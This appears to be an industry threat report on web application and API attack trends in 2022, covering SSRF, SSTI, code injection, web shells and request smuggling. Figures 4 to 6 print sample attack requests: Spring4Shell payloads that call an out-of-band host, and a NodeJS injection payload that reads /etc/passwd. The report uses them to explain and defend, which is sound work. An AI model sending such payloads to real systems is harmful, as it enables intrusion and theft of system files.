Volume 9, Issue 2
[State of the Internet]

Slipping Through the Security Gaps

The Rise of Application and API Attacks

Akamai

Table of Contents

The year of vulnerabilities

Critical vulnerabilities like Log4Shell and Spring4Shell demonstrate the severe risks that web applications and APIs present and how crucial they are as a threat surface. As organizations continue to head toward adopting more web applications to enhance overall business operations — with each company using an average of 1061 apps — this attack surface continues to expand. And with the number of new and emerging zero-day vulnerabilities accelerating further on top of existing security flaws that are still viable for exploitation, organizations need application security more than ever to protect their confidential data and perimeter.

The year 2022 was a record year for application and API attacks. At the end of 2021, right on the heels of Log4Shell, organizations found themselves in the crosshairs of additional significant vulnerabilities: the Atlassian Confluence vulnerability (CVE-2022-26134), ProxyNotShell vulnerability (CVE-2022–41040), and Spring4Shell/SpringShell (CVE-2022-22965), among others. The number of API exploits is rising, and the inclusion of API vulnerabilities in the upcoming Open Web Application Security Project (OWASP) API Security Top 10 release indicates a shift in focus toward more API security risks. And in addition to the surging frequency of attacks, they are growing in complexity — adversaries are evolving, looking for innovative ways to exploit this ever-growing attack surface. For instance, attacker groups use web shells (e.g., China Chopper) to launch highly targeted attacks against specific targets like defense and education sectors in the United States by the Hafnium group.

Moreover, Server-Side Template Injections (SSTIs) and Server-Side Code Injections pose serious business threats as they can lead to remote code execution (RCE) and data exfiltration. A recent example is an RCE vulnerability found in VMware Workspace ONE Access and Identity Manager (CVE-2022-22954). Broken Object Level Authorization is a top concern in the API threat landscape for various reasons, from challenges to detection to impact (attacks could lead attackers to access sensitive data). As unconventional vectors rise in usage, organizations must ramp up their defenses in the application and API frontier.

In this edition of the State of the Internet/Security (SOTI) report, we continue to research the array of attacks observed in web applications and API, their impacts on the organization, and how vulnerabilities figure in the API landscape. Our goal is to illustrate the dangers posed by the web application and API attacks, with recommendations on how to successfully defend your network against such attacks.

Key insights from our research

- Server-Side Request Forgery (SSRF) attacks are an up-and-coming attack vector that pose a serious threat to organizations. In 2022, Akamai observed a daily average of 14 million SSRF attempts against our customers' web applications and APIs that could allow access to internal resources.

- Vulnerabilities in open source software like Log4Shell are becoming prevalent, and so are SSTI techniques that allow RCE. We expect these attacks to continue to grow in the coming years and recommend that organizations protect against them.

- Median attacks on the manufacturing industry grew by 76% in 2022 because of the proliferation of Internet of Things (IoT) connections and the massive data collected from equipment in this sector. Successful cyberattacks against operating technologies (OTs) in this industry enable real-world impacts like supply chain issues.

- The adoption of the Internet of Medical Things (IoMT) in the healthcare sector expands the attack surface of this vertical and could lead to attacks via their vulnerabilities. Median attacks on this industry grew by 82% in 2022.

- API research insights include:

  The new proposed OWASP API Security Top 10 emphasizes the divergence of attack vectors between web applications and APIs.

  API attacks directed at the business logic of the API are complicated to detect and mitigate, and cannot be determined at the individual request level. Preexisting knowledge is required, such as the specific business logic, and the resources accessible by each user.

Web application and API traffic analysis

Web applications have become a critical facet of businesses with their accessibility, efficiency, and scalability, leading to more revenue generation for enterprises. And cybercriminals, for their part, always follow the money trail and look for opportunities they can leverage to carry out their end goals. Akamai has been monitoring and observing the massive growth and frequency of these attacks (Figure 1), as we reported in a previous threat report.





Fig.1: Year over year, web application attacks show an upward trend with several spikes in between, possibly indicating sporadic campaigns



As attackers continue to hone their methodologies, web application and API defense must constantly enhance detection to mitigate the risks posed by the attacker's evolving tactics. In 2022, Akamai released the new Akamai App & API Protector product, which strengthened the detection of attacks. The rising number of attacks contributed to the amount of attack traffic identified and an approximately 2.5x growth. However, this is not the first time that Akamai has seen this significant surge in web application and API attacks. The immense proliferation of web application and API attacks can be traced back to before the emergence of critical flaws like Log4Shell and Spring4Shell that led to massive data breaches across various industries like technology companies around the globe. Moreover, these vulnerabilities further drive home the point of the importance of application security as they heighten an organization's risk exposures.

Figure 1 also shows the peaks and valleys of attack traffic daily. But we occasionally see several significant spikes (Figure 2) that could indicate a large-scale campaign levied against one big enterprise or several Akamai customers. In April 2022, we saw 135 million attacks in one day; similarly, in July, we observed 136 million attacks in a single day. Moreover, we encountered 161 million attacks that began on October 8, 2022, and peaked on October 9, 2022. It is possible that these attacks are big-bang campaigns in which the volume of attack activity against enterprises is more than 30 times the norm.




Fig. 2: We observed three significant spikes in 2022 (April 2, July 28, and October 9), which could indicate big-bang campaigns against one or several companies

Two important factors can be attributed to the growth. First, as more organizations rely on applications and APIs to enhance customer experience and drive business, the application development lifecycle requires a faster turnaround in creating and deploying these applications in production, which could result in a lack of secure code. In the Enterprise Strategy Group (ESG) survey, 48% of organizations stated that they release vulnerable applications into production because of time constraints, thus putting their network at risk. Second, the number of vulnerabilities is on the rise, with 1 in 10 vulnerabilities in the high or critical category found in internet-facing applications. In addition, the number of open source vulnerabilities, such as Log4Shell, doubled in 2018–2020. Our financial services report, Enemy at the Gates: Analyzing Attacks on Financial Services, highlighted that within 24 hours after disclosure, we began to see exploitation attempts against newly disclosed vulnerabilities. Both of these factors make APIs and applications ripe for exploitation.

The vector driving the most growth in web application and API attacks is LFI, used by adversaries mainly for reconnaissance or to scan for vulnerable targets. In some cases, exploiting LFI vulnerabilities could potentially expose information about any application and lead to directory traversal attacks, enabling attackers to obtain log files data that could help them breach deeper parts of the network. (In the next section, we will tackle this vector, and other prevalent attack vectors, in more depth.)

> **It is also vital to examine any up-and-coming new vectors that will likely impact organizations. To understand these new vectors is to prepare for tomorrow's attack surface.**

As we look at the speed and volume of these attacks, it is crucial to have edged capabilities to block them while the internal segmentation and patching are completed. With the high number of apps, you also need a good inventory. It is critical to know your attack surface and what security controls are mapped to them. Many companies are now building a "software bill of materials" to analyze any zero-day vulnerability's potential impact accurately. Next, you need tools like web application and API protection (WAAP) that are updating to the new threat in real time as new attack variations are released. Finally, you need processes to validate the defenses that are working, including pen testing and log analysis.

Attack vectors to watch out for in 2023

Our research leads us to discover where adversaries are attacking, how they are generating these attacks, and what attacks they are choosing to perform. It is also vital to examine any up-and-coming new vectors that will likely impact organizations. To understand these new vectors is to prepare for tomorrow's attack surface, which is how organizations can defend their network.




Fig. 3: LFI remains the top attack vector as attackers look for ways to infiltrate their intended targets

Figure 3 shows that LFI attacks are on a massive upswing with 193% year-over-year growth, or a 3x surge from 2021, surpassing the previous top vectors, Cross-Site Scripting (XSS) and SQL injection (SQLi). The impact of LFI attacks could be detrimental to organizations — attackers leverage LFI to gain a foothold in their target's network or to inject malicious code into web servers through RCE, thus compromising their security. In the worst-case scenario, LFI attacks could expose sensitive information to attackers. Note: The rise in LFI means the attackers are having success using it, so you should prioritize testing to see if you are vulnerable.

LFI attacks occur when vulnerabilities in the validation of or handling of access to files are exploited. PHP-based websites are generally found to have LFI vulnerabilities, with 8 of 10 websites running this programming language on the server side. It is no surprise that we see an influx of attacks year after year. Reports of a data breach that exposed 300 million user accounts can be traced back to LFI attacks.


Similarly, XSS allows attackers to gain a foothold in their targets' networks rather than access a database. A few years back, SQLi was the dominant attack vector in web application and API attacks and was one of the top three web application attacks on the OWASP list in 2021. Successful SQLi attacks often lead attackers to access a company's confidential information, like customer data.

Organizations need to be wary of the possible consequences of these popular attack vectors and how attackers employ them. Examining any up-and-coming attack vectors and their potential impact on organizations is crucial. Akamai is a strong believer in using frameworks like Zero Trust segmentation to minimize the impact of LFI attacks that successfully gain access, and cyber kill chain combined with MITRE ATT&CK to analyze and measure the maturity of your program.

Emerging attack vectors demonstrate a landscape evolving toward RCE

Attackers are continuously evolving their tactics, techniques, and procedures (TTPs) to be more impactful, as vulnerabilities are becoming more frequently exploited. In this section, we'll explore some of the novel, up-and-coming, and highly dangerous attack techniques that we've encountered in the past year. These are the attacks that are gaining popularity and are crucial to be aware of in preparing security for the future. We want to raise awareness of how the following vectors are being abused by cybercriminals so that organizations can devise mitigation strategies and prepare for the next Log4Shell or the next prominent attack vector.

- Server-Side Request Forgery (SSRF)
- Server-Side Template Injections (SSTI)
- Server-Side Code Injection




Hafnium abuses SSRF, hits thousands of enterprises

SSRF gained prominence in March 2021 with the disclosure of CVE-2021-26855 (CVSS score: 9.1), dubbed "ProxyLogon" by security researcher Orange Tsai. Prior to Microsoft's releasing of security patches to address this critical SSRF vulnerability in Microsoft's Exchange Servers, the cybercriminal group Hafnium exploited it, impacting an estimated 60,000 organizations. This attacker group used this vulnerability to run commands to the web servers, thus compromising its security. Because of the high-profile impact of SSRF, it was later added as item #10 to the OWASP Top 10 2021 release in September.

Attackers typically use SSRF vulnerabilities to gain sensitive information or to execute commands. More details on how SSRF works can be found in this post. Recent examples of SSRF vulnerabilities in Microsoft Exchange are:

- ProxyNotShell — combines CVE-2022-41040 (CVSS score: 8.8) and CVE-2021-41082 (CVSS score: 8.8)
- OWASSRF — CVE-2022-41080 (CVSS score: 8.8)

Over the past two years, Akamai has seen a steady increase in both attack attempts and authorized vulnerability-scanning traffic looking for SSRF vulnerabilities in software other than Microsoft Exchange. This scanning activity has been bolstered by open source tools such as SSRFmap on GitHub. In addition, we saw a daily average of 14 million SSRF attempts probing our App & API Protector customers' web applications and APIs, suggesting the growing prevalence of this vector. It is worth noting this growth and the potential impact that SSRF exploitation poses to organizations.



SSTI: An attacker's favored technique for zero-day attacks

SSTI represents three of the most significant vulnerabilities in recent years, the Log4Shell vulnerability, the Atlassian Confluence vulnerability (CVE-2022-26134), and the Spring4Shell vulnerability (CVE-2022-22965), which affected thousands of organizations across industries and the internet at large. SSTI vulnerabilities occur when user input is unsafely embedded in a template, resulting in RCE on the server.

Akamai researchers have observed these techniques used to execute various system-level commands and perform out-of-band interactions to probe and check if data exfiltration is possible. In some cases, these vulnerabilities are employed for RCE. However, some attackers prefer to use multiple web shells in various advanced persistent threat (APT) campaigns, such as simple reverse shells, China Chopper, and Behinder. (We will tackle this more in the upcoming section on web shells.) Once uploaded, these malicious files are invoked sometime later using either a simple GET request (Figure 4) or executed during a specific instance when placed in a particular folder where the cron job can run. Figure 5 shows how the payload is present within the POST request.

```
1 GET /?class.module.classLoader.resources.context.configFile=
  http://[redacted].oast.site&
  class.module.classLoader.resources.context.configFile.content.aaa=xxx HTTP/1.1
2 Host: www.example.com
3 User-Agent: Java/1.0
```

Fig. 4: GET request with payload (Spring4Shell)

```
1 POST /path HTTP/1.1
2 Host: www.example.com
3 User-Agent: Java/1.0
4 Content-Type: application/x-www-form-urlencoded
5 Content-Length: 151
6
7 class.module.classLoader.resources.context.configFile=
  http://[redacted].oast.site&
  class.module.classLoader.resources.context.configFile.content.aaa=xxx
```

Fig. 5: POST request with payload (Spring4Shell)

Although SSTI may appear to be a simple RCE exploit, it is one of the threats to heed. The presence of publicly available exploits in the wild, and the simplicity of the payload makes this a viable vulnerability for exploitation. We estimate that SSTI will continue to pose a significant threat because of its potential impact and damages. Enterprises are advised to devise security strategies, which include web application firewalls, to prevent exploitation.

It's worth noting that both Log4Shell and Spring4Shell are vulnerabilities found in open source tools. Although open source technology aims to make the source code available and accessible to everyone so people can collaborate and create brilliant tools, frameworks, and software, it could also become an avenue for exploitation. Attackers are closely monitoring for possible security flaws that they can use in their attacks or as a point of entry to intended targets. It becomes a race against time for defenders or vulnerability researchers to create patches and proof-of-concept exploits before attackers start using them in the wild. As there are no safer processes for now, defenders need to be aware of this aspect of open source software and take on strategies in addition to patching to protect against zero-day vulnerabilities. This, again, is where we see a trend to develop a software bill of materials and more rigor around third-party code review.

〈/〉 Server-Side Code Injection leads to RCE

Server-Side Code Injection, also known as a Server-Side Includes Attack, involves the exploitation of a web application or server by an attacker who injects codes or scripts in HTML pages and executes them remotely. It allows an attacker to execute shell commands and permits access to sensitive information such as usernames and passwords. User input fields are often utilized to force its use. A successful attack involves the web server permitting the Server-Side Code Injection without proper validation. This can then lead to file system access and manipulation that can also register as permitted via the web server process owner.

Akamai researchers have observed a surge in Server-Side Code Injection in NodeJS; the use of NodeJS has been rising lately. An attacker may abuse those vulnerabilities to run remote code on the vulnerable server, which can lead to a reverse shell and arbitrary file read, among other problems (Figure 6).

Request

Pretty Raw Hex \n ≡

```
1  POST /test HTTP/2
2  Host: asea.deny.konaqa.com
3  User-Agent: Mozila
4  Accept: */*
5  Pragma: akamai-x-get-extracted-values
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Cache-Control: no-cache
9  Pragma: no-cache
10 Connection: close
11 Content-Type: application/json
12 Content-Length: 76
13
14 {
15   "Payload":
     "const fs = require('fs'); fs.readFile(\'/etc/passwd\', \'utf8\', (err, data) => { if (err) {co
     nsole.error(err);return; } console.log(data);});"
16 }
```

Fig. 6: An example of exploit code allowing the attacker to read the /etc/passwd file, which contains sensitive information about users on the NodeJS server

Threat actors leverage web shells in APT campaigns

Web shells allow for a simple and effective way to interact with web servers. Compared with regular shells, communications with web shells are stealthier as they rely on web ports, making them an attractive arsenal for attackers. They are highly dangerous because they allow attackers to create backdoors to the web server for remote control. In addition, they allow attackers to perform lateral movement to access the internal network.

Some trending web shells include the China Chopper web shell and the Behinder web shell. China Chopper comprises two parts. The first part is the Client, an executable file used to communicate with the actual web shell within the compromised web server. The web shell is the second part; it could be a PHP file. It has a graphical user interface and many command and control features, such as password brute-force attacks, file management, and code obfuscation. This web shell has been reportedly used in the past for targeted attacks.

Behinder includes similar features with the addition of encrypted communication. That addition and the fact that it is an in-memory web shell make it more difficult to detect. A good WAAP/WAF should detect and mitigate web shells like China Chopper and Behinder. In addition, it should have the capability to automatically update, test in production, and automatically block. Security controls should also provide analytics that generate artifacts to support the briefing of leadership and auditors.

HTTP Request Smuggling

Attackers can leverage request smuggling attacks in many ways, including accessing sensitive data, polluting cached content, and even mass XSS. HTTP Request Smuggling (HRS; also known as an HTTP Desync attack) has experienced a resurgence in security research in recent years due to the outstanding work of security researcher James Kettle. His 2019 Black Hat presentation on HTTP Desync attacks exposed vulnerabilities with different implementations of the HTTP Standards, particularly within proxy servers and content delivery networks (CDNs). These implementation differences concerning how proxy servers interpret the construction of web requests have led to new request smuggling vulnerabilities. For more details on how HRS works, read this post from CAPEC.

The RFC states that the Transfer-Encoding header must precede a Content-Length header when processing the request. Semantic differences in implementations of proxy servers cause this attack to manifest in HTTP Desync scenarios.

Learning how many CDNs handle traffic going forward to customers' websites is vital; this provides context on the importance of the interpretation order. The CDN servers must maintain a mapping of request/response data from the front-end clients with the data being returned. This mapping gets corrupted in an HRS/Desync attack because extra response content is returned and not correctly mapped to a front-end client request (Figure 7).


